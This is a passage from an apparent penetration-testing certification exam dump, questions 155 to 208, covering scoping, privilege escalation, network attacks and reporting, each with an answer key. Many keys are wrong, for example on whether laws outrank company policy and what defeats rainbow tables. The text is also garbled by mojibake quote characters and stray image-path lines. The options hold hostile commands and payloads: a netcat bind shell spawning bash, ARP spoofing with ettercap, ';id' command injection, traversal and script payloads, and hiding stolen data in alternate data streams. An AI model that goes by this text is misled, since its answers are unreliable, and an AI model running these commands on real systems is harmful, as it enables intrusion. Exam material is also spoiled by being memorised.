- F. Nessus

_ _
Correct Answer: *BE*
Reference:
https://pentestlab.blog/2018/07/04/dumping-domain-password-hashes/
QUESTION 155
When negotiating a penetration testing contract with a prospective client, which of the following disclaimers should be included in order to mitigate liability in case of a future breach of the clientג€™s systems?

- A. The proposed mitigations and remediations in the final report do not include a cost-benefit analysis.
- B. The NDA protects the consulting firm from future liabilities in the event of a breach.
- C. The assessment reviewed the cyber key terrain and most critical assets of the clientג€™s network.
- D. The penetration test is based on the state of the system and its configuration at the time of assessment.

Correct Answer: *D*

QUESTION 156
A companyג€™s corporate policies state that employees are able to scan any global network as long as it is done within working hours. Government laws prohibit unauthorized scanning. Which of the following should an employee abide by?

- A. Company policies must be followed in this situation.
- B. Laws supersede corporate policies.
- C. Industry standards regarding scanning should be followed.
- D. The employee must obtain written approval from the companyג€™s Chief Information Security Officer (CISO) prior to scanning.

Correct Answer: *D*

QUESTION 157
Which of the following commands will allow a tester to enumerate potential unquoted service paths on a host?

- A. wmic environment get name, variablevalue, username | findstr /i ג€Pathג€ | findstr /i ג€Serviceג€
- B. wmic service get /format:hform > c:\temp\services.html
- C. wmic startup get caption, location, command |findstr /i ג€serviceג€ |findstr /v /i ג%€ג€
- D. wmic service get name, displayname, pathname, startmode |findstr /i ג€autoג€ |findstr /i /v ג€c:\windows\\ג€ |findstr / i /v ג€ג€ג€

Correct Answer: *D*
Reference:
https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae
QUESTION 158
A penetration tester has been hired to perform a penetration test for an organization. Which of the following is indicative of an error-based SQL injection attack?

- A. a=1 or 1ג"€ג€"
- B. 1=1 or bג"€ג€"
- C. 1=1 or 2ג"€ג€"
- D. 1=1 or aג"€ג€"

Correct Answer: *A*


QUESTION 159
During an engagement, a consultant identifies a number of areas that need further investigation and require an extension of the engagement. Which of the following is the MOST likely reason why the engagement may not be able to continue?

- A. The consultant did not sign an NDA.
- B. The consultant was not provided with the appropriate testing tools.

- C. The company did not properly scope the project.
- D. The initial findings were not communicated to senior leadership.

- -
Correct Answer: *C*

QUESTION 160
During the exploitation phase of a penetration test, a vulnerability is discovered that allows command execution on a Linux web server. A cursory review confirms the system access is only in a low-privilege user context: www-data. After reviewing, the following output from /etc/sudoers:



```
User_Alias          OPERATORS = jsmith, bmitch, dperez
User_Alias          ADMINS = %admin
Runas_Alias         ADMIN = %admin, root, jsmith
Host_Alias          CORP = 10.33.5.0/24, 10.33.6.17
Host_Alias          CORP_LINUX = 10.77.8.0/28
Cmnd_Alias          KILL = /usr/bin/kill
Cmnd_Alias          SHUTDOWN = /usr/sbin/shutdown
Cmnd_Alias          HALT = /usr/bin/halt
Cmnd_Alias          REBOOT = /usr/bin/reboot
Cmnd_Alias      SHELLS = /usr/bin/sh, bin/sh, /usr/bin/csh, /bin/bash

OPERATORS      ALL = NOPASSWD: ALL
ADMINS         NOPASSWD: SHELLS
emann          ALL = (ADMINS) ALL
bfranks        ALL = (ADMIN) ALL
operator       CORP_LINUX = KILL, SHUTDOWN, HALT, REBOOT
jedwards       ALL = /usr/bin/su operator
ALL ALL=(ALL) NOPASSWD: /usr/sbin/lpc, /usr/sbin/lprm
```

Which of the following users should be targeted for privilege escalation?

- A. Only members of the Linux admin group, OPERATORS, ADMINS, jedwards, and operator can execute privileged commands useful for privilege escalation.
- B. All users on the machine can execute privileged commands useful for privilege escalation.
- C. Bfranks, emann, members of the Linux admin group, OPERATORS, and ADMINS can execute commands useful for privilege escalation.
- D. Jedwards, operator, bfranks, emann, OPERATOR, and ADMINS can execute commands useful for privilege escalation.

- -
Correct Answer: *A*

QUESTION 161
A penetration tester is testing a web application and is logged in as a lower-privileged user. The tester runs arbitrary JavaScript within an application, which sends an XMLHttpRequest, resulting in exploiting features to which only an administrator should have access. Which of the following controls would BEST mitigate the vulnerability?

- A. Implement authorization checks.
- B. Sanitize all the user input.
- C. Prevent directory traversal.
- D. Add client-side security controls

- -
Correct Answer: *A*

QUESTION 162
A penetration tester successfully exploits a system, receiving a reverse shell. Which of the following is a Meterpreter command that is used to harvest locally stored credentials?

- A. background
- B. hashdump
- C. session
- D. getuid
- E. psexec

- -
Correct Answer: *B*
Reference:
https://www.sciencedirect.com/topics/computer-science/meterpreter-shell

QUESTION 163
A company decides to remediate issues identified from a third-party penetration test done to its infrastructure. Management should instruct the IT team to:

- A. execute the hot fixes immediately to all vulnerabilities found.
- B. execute the hot fixes immediately to some vulnerabilities.
- C. execute the hot fixes during the routine quarterly patching.
- D. evaluate the vulnerabilities found and execute the hot fixes.

- -
Correct Answer: *D*

QUESTION 164
An attacker performed a MITM attack against a mobile application. The attacker is attempting to manipulate the applicationג€™s network traffic via a proxy tool. The attacker only sees limited traffic as cleartext. The application log files indicate secure SSL/TLS connections are failing. Which of the following is MOST likely preventing proxying of all traffic?

- A. Misconfigured routes
- B. Certificate pinning
- C. Strong cipher suites
- D. Closed ports

- -
Correct Answer: *B*

QUESTION 165
Which of the following is the MOST comprehensive type of penetration test on a network?

- A. Black box
- B. White box
- C. Gray box


- D. Red team
- E. Architecture review

- -
Correct Answer: *A*
Reference:
https://purplesec.us/types-penetration-testing/
QUESTION 166
A penetration tester discovers an anonymous FTP server that is sharing the C:\drive. Which of the following is the BEST exploit?

- A. Place a batch script in the startup folder for all users.
- B. Change a service binary location path to point to the testerג€™s own payload.
- C. Escalate the testerג€™s privileges to SYSTEM using the at.exe command.
- D. Download, modify, and reupload a compromised registry to obtain code execution.

- -
Correct Answer: *B*

QUESTION 167
A penetration tester runs the following on a machine:



```
a.txt:
corp/username%password
corp/John Doe%password
corp/Jane Doe %password

command:
for i in $ (cat a.txt); do echo $i; done | wc -1
```

Which of the following will be returned?

- A. 1
- B. 3
- C. 5
- D. 6

- -
Correct Answer: *B*

QUESTION 168
A penetration tester directly connects to an internal network. Which of the following exploits would work BEST for quick lateral movement within an internal network?

- A. Crack password hashes in /etc/shadow for network authentication.
- B. Launch dictionary attacks on RDP.
- C. Conduct a whaling campaign.
- D. Poison LLMNR and NBNS requests.

- -

Correct Answer: *A*

QUESTION 169
An organization has requested that a penetration test be performed to determine if it is possible for an attacker to gain a foothold on the organizationɪ€™s server segment. During the assessment, the penetration tester identifies tools that appear to have been left behind by a prior attack. Which of the following actions should the penetration tester take?

- A. Attempt to use the remnant tools to achieve persistence.
- B. Document the presence of the left-behind tools in the report and proceed with the test.
- C. Remove the tools from the affected systems before continuing on with the test.
- D. Discontinue further testing and report the situation to management.

Correct Answer: *B*

QUESTION 170
A penetration tester has obtained access to an IP network subnet that contains ICS equipment intercommunication. Which of the following attacks is MOST likely to succeed in creating a physical effect?


- A. DNS cache poisoning
- B. Record and replay
- C. Supervisory server SMB
- D. Blind SQL injection

Correct Answer: *C*

QUESTION 171
A penetration tester is connected to a clientɪ€™s local network and wants to passively identify cleartext protocols and potentially sensitive data being communicated across the network. Which of the following is the BEST approach to take?

- A. Run a network vulnerability scan.
- B. Run a stress test.
- C. Run an MITM attack.
- D. Run a port scan.

Correct Answer: *C*
Reference:
https://www.sciencedirect.com/topics/computer-science/encrypted-protocol
QUESTION 172
A penetration tester is assessing the security of a web form for a client and enters ɪ€;idɪ€ in one of the fields. The penetration tester observes the following response:



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Based on the response, which of the following vulnerabilities exists?

- A. SQL injection

- B. Session hijacking
- C. Command injection
- D. XSS/XSRF

Correct Answer: *C*
Reference:
https://null-byte.wonderhowto.com/how-to/find-exploits-get-root-with-linux-exploit-suggester-0206005/

QUESTION 173
A systems security engineer is preparing to conduct a security assessment of some new applications. The applications were provided to the engineer as a set that contains only JAR files. Which of the following would be the MOST detailed method to gather information on the inner workings of these applications?

- A. Launch the applications and use dynamic software analysis tools, including fuzz testing.
- B. Use a static code analyzer on the JAR files to look for code quality deficiencies.
- C. Decompile the applications to approximate source code and then conduct a manual review.
- D. Review the details and extensions of the certificate used to digitally sign the code and the application.

Correct Answer: *A*

QUESTION 174
Which of the following BEST protects against a rainbow table attack?

- A. Increased password complexity
- B. Symmetric encryption
- C. Cryptographic salting
- D. Hardened OS configurations

Correct Answer: *A*
Reference:
https://www.sciencedirect.com/topics/computer-science/rainbow-table
QUESTION 175
At the information gathering stage, a penetration tester is trying to passively identify the technology running on a clientג€™s website. Which of the following approached should the penetration tester take?

- A. Run a spider scan in Burp Suite.
- B. Use web aggregators such as BuiltWith and Netcraft
- C. Run a web scraper and pull the websiteג€™s content.
- D. Use Nmap to fingerprint the websiteג€™s technology.

Correct Answer: *A*
Reference:
https://relevant.software/blog/penetration-testing-for-web-applications/
QUESTION 176

Which of the following can be used to perform online password attacks against RDP?

- A. Hashcat
- B. John the Ripper
- C. Aircrack-ng
- D. Ncrack

Correct Answer: *D*
Reference:
https://sushant747.gitbooks.io/total-oscp-guide/content/online_password_cracking.html

QUESTION 177
A penetration tester is reviewing a Zigbee implementation for security issues. Which of the following device types is the tester MOST likely testing?

- A. Router
- B. IoT
- C. WAF
- D. PoS

Correct Answer: *A*
Reference:
https://courses.csail.mit.edu/6.857/2017/project/17.pdf
QUESTION 178
A clientג€™s systems administrator requests a copy of the report from the penetration tester, but the systems administrator is not listed as a point of contact or signatory. Which of the following is the penetration testerג€™s BEST course of action?

- A. Send the report since the systems administrator will be in charge of implementing the fixes.
- B. Send the report and carbon copy the point of contact/signatory for visibility.
- C. Reply and explain to the systems administrator that proper authorization is needed to provide the report.
- D. Forward the request to the point of contact/signatory for authorization.

Correct Answer: *C*

QUESTION 179
A penetration tester is planning to conduct a distributed dictionary attack on a government domain against the login portal. The tester will leverage multiple proxies to mask the origin IPs of the attack. Which of the following threat actors will be emulated?

- A. APT
- B. Hacktivist
- C. Script kiddie
- D. Insider threat

- -
Correct Answer: *A*
Reference:
https://www.imperva.com/learn/application-security/apt-advanced-persistent-threat/
QUESTION 180
A penetration tester used an ASP.NET web shell to gain access to a web application, which allowed the tester to pivot in the corporate network. Which of the following is the MOST important follow-up activity to complete after the tester delivers the report?


- A. Removing shells
- B. Obtaining client acceptance
- C. Removing tester-created credentials
- D. Documenting lessons learned
- E. Presenting attestation of findings

- -
Correct Answer: *E*

QUESTION 181
A penetration tester has discovered through automated scanning that a Tomcat server allows for the use of default credentials. Using default credentials, the tester is able to upload WAR files to the server. Which of the following is the MOST likely post-exploitation step?

- A. Upload a customized /etc/shadow file.
- B. Monitor network traffic
- C. Connect via SSH using default credentials.
- D. Install web shell on the server.

- -
Correct Answer: *D*
Reference:
https://pentestlab.blog/2012/03/22/apache-tomcat-exploitation/
QUESTION 182
A penetration tester has successfully exploited a Windows host with low privileges and found directories with the following permissions:



```
> C:\folder
Everyone: (OI) (CI) (F)
BUILTIN\Administrators: (I) (F)
NT AUTHORITY\SYSTEM: (I) (F)
BUILTIN\Users: (I) (OI) (CI) (RX)
NT AUTHOTITY\Authenticated Users: (I) (M)
> C:\folder\software.exe
Everyone: (I) (F)
BUILTIN\Administrators: (I) (F)
NT AUTHORITY\SYSTEM: (I) (F)
BUILTIN\Users: (I) (RX)
NT AUTHORITY\Authenticated Users: (I) (M)
```

F	Full access
M	Modify access
RX	Read and execute access
OI	Object inherit
CI	Container inherit

Which of the following should be performed to escalate the privileges?

- A. Kerberoasting
- B. Retrieval of the SAM database
- C. Migration of the shell to another process
- D. Writable services

- -
Correct Answer: *C*
Reference:
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation
QUESTION 183
A penetration tester is performing a wireless penetration test. Which of the following are some vulnerabilities that might allow the penetration tester to easily and quickly access a WPA2-protected access point?

- A. Deauthentication attacks against an access point can allow an opportunity to capture the four-way handshake, which can be used to obtain and crack the encrypted password.
- B. Injection of customized ARP packets can generate many initialization vectors quickly, making it faster to crack the password, which can then be used to connect to the WPA2-protected access point.
- C. Weak implementations of the WEP can allow pin numbers to be guessed quickly, which can then be used to retrieve the password, which can then be used to connect to the WEP-protected access point.
- D. Rainbow tables contain all possible password combinations, which can be used to perform a brute-force password attack to retrieve the password, which can then be used to connect to the WPA2-protected access point.

- -
Correct Answer: *C*

QUESTION 184
During a vulnerability assessment, the security consultant finds an XP legacy system that is running a critical business function. Which of the following mitigations is BEST for the consultant to conduct?

- A. Update to the latest Microsoft Windows OS.
- B. Put the machine behind the WAF.
- C. Segment the machine from the main network.
- D. Disconnect the machine.

- -
Correct Answer: *B*
Reference:
https://ocio.wa.gov/sites/default/files/public/ModernizationOfLegacyITSystems2014.pdf?n7bd

QUESTION 185
A consultant is attempting to harvest credentials from unsecure network protocols in use by the organization. Which of the following commands should the consultant use?

- A. tcpdump
- B. john
- C. hashcat
- D. nc

- -
Correct Answer: *A*
Reference:
https://www.binarytides.com/tcpdump-tutorial-sniffing-analysing-packets/
QUESTION 186
A MITM attack is being planned. The first step is to get information flowing through a controlled device. Which of the following should be used to accomplish this?

- A. Repeating
- B. War driving
- C. Evil twin
- D. Bluejacking
- E. Replay attack

- __
Correct Answer: *C*
Reference:
https://www.veracode.com/security/man-middle-attack
QUESTION 187
A client needs to be PCI compliant and has external-facing web servers. Which of the following CVSS vulnerability scores would automatically bring the client out of compliance standards such as PCI 3.x?

- A. 2.9
- B. 3.0
- C. 4.0
- D. 5.9

- -
Correct Answer: *C*
Reference:
https://qualysguard.qg2.apps.qualys.com/qwebhelp/fo_portal/knowledgebase/pci_exceptions.htm
QUESTION 188
A penetration tester needs to provide the code used to exploit a DNS server in the final report. In which of the following parts of the report should the penetration tester place the code?

- A. Executive summary
- B. Remediation
- C. Conclusion
- D. Technical summary

- -
Correct Answer: *A*
Reference:

https://phoenixnap.com/blog/penetration-testing

QUESTION 189

A file contains several hashes. Which of the following can be used in a pass-the-hash attack?


- A. NTLMv2
- B. Kerberos
- C. NTLMv1
- D. LMv2
- E. NTLM

- -

Correct Answer: *B*

QUESTION 190

A penetration tester ran an Nmap scan against a target and received the following output:



```
Starting Nmap 7.60 (https://nmap.org) at 2019-04-22 13:58 EDT
Nmap scan report for 192.168.121.1
Host is up (1.0s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp   open msrpc
139/tcp   open netbios-ssn
445/tcp   open microsoft-ds
3089/tcp  open ms-term-serv
```

Which of the following commands would be best for the penetration tester to execute NEXT to discover any weaknesses or vulnerabilities?

- A. onesixtyone ג€"d 192.168.121.1
- B. enum4linux ג€"w 192.168.121.1
- C. snmpwalk ג€"c public 192.168.121.1
- D. medusa ג€"h 192.168.121.1 ג€"U users.txt ג€"P passwords.txt ג€"M ssh

- -

Correct Answer: *C*

QUESTION 191

A penetration tester wants to check manually if a ג€ghostג€ vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

- A. Download the GHOST file to a Linux system and compile gcc ג€"o GHOST test i: ./GHOST
- B. Download the GHOST file to a Windows system and compile gcc ג€"o GHOST GHOST.c test i: ./GHOST
- C. Download the GHOST file to a Linux system and compile gcc ג€"o GHOST GHOST.c test i: ./GHOST
- D. Download the GHOST file to a Windows system and compile gcc ג€"o GHOST test i: ./GHOST

- -

Correct Answer: *C*

QUESTION 192
A penetration tester is performing a black-box test of a client web application, and the scan host is unable to access it. The client has sent screenshots showing the system is functioning correctly. Which of the following is MOST likely the issue?

- A. The penetration tester was not provided with a WSDL file.
- B. The penetration tester needs an OAuth bearer token.
- C. The tester has provided an incorrect password for the application.
- D. An IPS/WAF whitelist is in place to protect the environment.

Correct Answer: *B*

QUESTION 193
During a physical security review, a detailed penetration testing report was obtained, which was issued to a security analyst and then discarded in the trash. The report contains validated critical risk exposures. Which of the following processes would BEST protect this information from being disclosed in the future?

- A. Restrict access to physical copies to authorized personnel only.
- B. Ensure corporate policies include guidance on the proper handling of sensitive information.
- C. Require only electronic copies of all documents to be maintained.
- D. Install surveillance cameras near all garbage disposal areas.

Correct Answer: *B*

QUESTION 194
The scope of a penetration test requires the tester to be stealthy when performing port scans. Which of the following commands with Nmap BEST supports stealthy scanning?

- A. ג"€ג€"min-rate
- B. ג"€ג€"max-length
- C. ג"€ג€"host-timeout
- D. ג"€ג€"max-rate


Correct Answer: *C*
Reference:
https://nmap.org/book/man-port-scanning-techniques.html

QUESTION 195
While performing privilege escalation on a Windows 7 workstation, a penetration tester identifies a service that imports a DLL by name rather than an absolute path. To exploit this vulnerability, which of the following criteria must be met?

- A. Permissions not disabled in the DLL
- B. Weak folder permissions of a directory in the DLL search path
- C. Write permissions in the C:\Windows\System32\imports directory

- D. DLL not cryptographically signed by the vendor

- -
Correct Answer: *B*
Reference:
https://itm4n.github.io/windows-dll-hijacking-clarified/
QUESTION 196
A penetration tester is performing a remote internal penetration test by connecting to the testing system from the Internet via a reverse SSH tunnel. The testing system has been placed on a general user subnet with an IP address of 192.168.1.13 and a gateway of 192.168.1.1. Immediately after running the command below, the penetration testerג€™s SSH connection to the testing platform drops:



```
# ettercap -Tq -w output.cap -M ARP /192.168.1.2-255/ /192.168.1.1/
```

Which of the following ettercap commands should the penetration tester use in the future to perform ARP spoofing while maintaining a reliable connection?

- A. # sudo ettercap ג€"Tq ג€"w output.cap ג€"M ARP /192.168.1.0/ /192.168.1.255/
- B. # proxychains ettercap ג€"Tq ג€"w output.cap ג€"M ARP /192.168.1.13/ /192.168.1.1/
- C. # ettercap ג€"Tq ג€"w output.cap ג€"M ARP 00:00:00:00:00:00//80 FF:FF:FF:FF:FF:FF//80
- D. # ettercap ג"€ג€"safe-mode ג€"Tq ג€"w output.cap ג€"M ARP /192.168.1.2192.168.1.13/ /255"€ג/
- E. # ettercap ג€"Tq ג€"w output.cap ג€"M ARP /192.168.1.2192.168.1.1/ /255"€ג192.168.1.14;12"€ג/

- -
Correct Answer: *A*

QUESTION 197
A penetration tester has identified a directory traversal vulnerability. Which of the following payloads could have helped the penetration tester identify this vulnerability?

- A. ג€˜or ג€˜folderג€™ like ג€˜fileג"€ג ;™€ג€"
- B. || is /tmp/
- C. ג€><script>document.location=/root/</script>
- D. && dir C:/
- E. ../../../../../../../../

- -
Correct Answer: *E*
Reference:
https://www.sciencedirect.com/topics/computer-science/directory-traversal
QUESTION 198
A security team is switching firewall vendors. The director of security wants to scope a penetration test to satisfy requirements to perform the test after major architectural changes. Which of the following is the BEST way to approach the project?

- A. Design a penetration test approach, focusing on publicly released firewall DoS vulnerabilities.
- B. Review the firewall configuration, followed by a targeted attack by a read team.
- C. Perform a discovery scan to identify changes in the network.
- D. Focus on an objective-based approach to assess network assets with a red team.

- -
Correct Answer: *D*

QUESTION 199
Which of the following is the purpose of an NDA?

- A. Outlines the terms of confidentiality between both parties
- B. Outlines the boundaries of which systems are authorized for testing
- C. Outlines the requirements of technical testing that are allowed
- D. Outlines the detailed configuration of the network

- -
Correct Answer: *A*

QUESTION 200
A penetration tester has run multiple vulnerability scans against a target system. Which of the following would be unique to a credentialed scan?

- A. Exploits for vulnerabilities found
- B. Detailed service configurations
- C. Unpatched third-party software
- D. Weak access control configurations

- -
Correct Answer: *A*

QUESTION 201
A penetration tester has been asked to conduct OS fingering with Nmap using a company-provided text file that contains a list of IP addresses. Which of the following are needed to conduct this scan? (Choose two.)

- A. -O
- B. -iL
- C. -sV
- D. -sS
- E. -oN
- F. -oX

- -
Correct Answer: *AB*

QUESTION 202
After establishing a shell on a target system, Joe, a penetration tester is aware that his actions have not been detected. He now wants to maintain persistent access to the machine. Which of the following methods would be MOST easily detected?

- A. Run a zero-day exploit.
- B. Create a new domain user with a known password.
- C. Modify a known boot time service to instantiate a call back.
- D. Obtain cleartext credentials of the compromised user.

- -
Correct Answer: *C*

QUESTION 203
A consultant is performing a social engineering attack against a client. The consultant was able to collect a number of usernames and passwords using a phishing campaign. The consultant is given credentials to log on to various employees email accounts. Given the findings, which of the following should the consultant recommend be implemented?

- A. Strong password policy
- B. Password encryption
- C. Email system hardening
- D. Two-factor authentication

- -
Correct Answer: *D*

QUESTION 204
A penetration tester wants to check manually if a ג€ghostג€ vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

- A. Download the GHOST file to a Linux system and compile gcc -o GHOST test i: ./GHOST
- B. Download the GHOST file to a Windows system and compile gcc -o GHOST GHOST.c test i: ./GHOST
- C. Download the GHOST file to a Linux system and compile gcc -o GHOST GHOST.c test i: ./GHOST
- D. Download the GHOST file to a Windows system and compile gcc -o GHOST test i: ./GHOST

- -
Correct Answer: *C*

QUESTION 205
A company has engaged a penetration tester to perform an assessment for an application that resides in the companyג€™s DMZ. Prior to conducting testing, in which of the following solutions should the penetration testerג€™s IP address be whitelisted?

- A. WAF
- B. HIDS
- C. NIDS
- D. DLP

- -
Correct Answer: *C*

QUESTION 206
A penetration tester has compromised a host. Which of the following would be the correct syntax to create a Netcat listener on the device?

- A. nc -lvp 4444 /bin/bash
- B. nc -vp 4444 /bin/bash
- C. nc -p 4444 /bin/bash
- D. nc -lp 4444 ג€"e /bin/bash

- -

Correct Answer: *A*
Reference:
https://netsec.ws/?p=292

QUESTION 207
During post-exploitation, a tester identifies that only system binaries will pass an egress filter and store a file with the following command: c: \creditcards.db>c:\winit\system32\calc.exe:creditcards.db
Which of the following file system vulnerabilities does this command take advantage of?

- A. Hierarchical file system
- B. Alternate data streams
- C. Backdoor success
- D. Extended file system

- -
Correct Answer: *B*

QUESTION 208
A penetration tester has performed a vulnerability scan of a specific host that contains a valuable database and has identified the following vulnerabilities:
✑ XSS
✑ HTTP DELETE method allowed
✑ SQL injection
✑ Vulnerable to CSRF
To which of the following should the tester give the HIGHEST priority?

- A. SQL injection
- B. HTTP DELETE method allowed
- C. Vulnerable to CSRF
- D. XSS

- -
Correct Answer: *B*

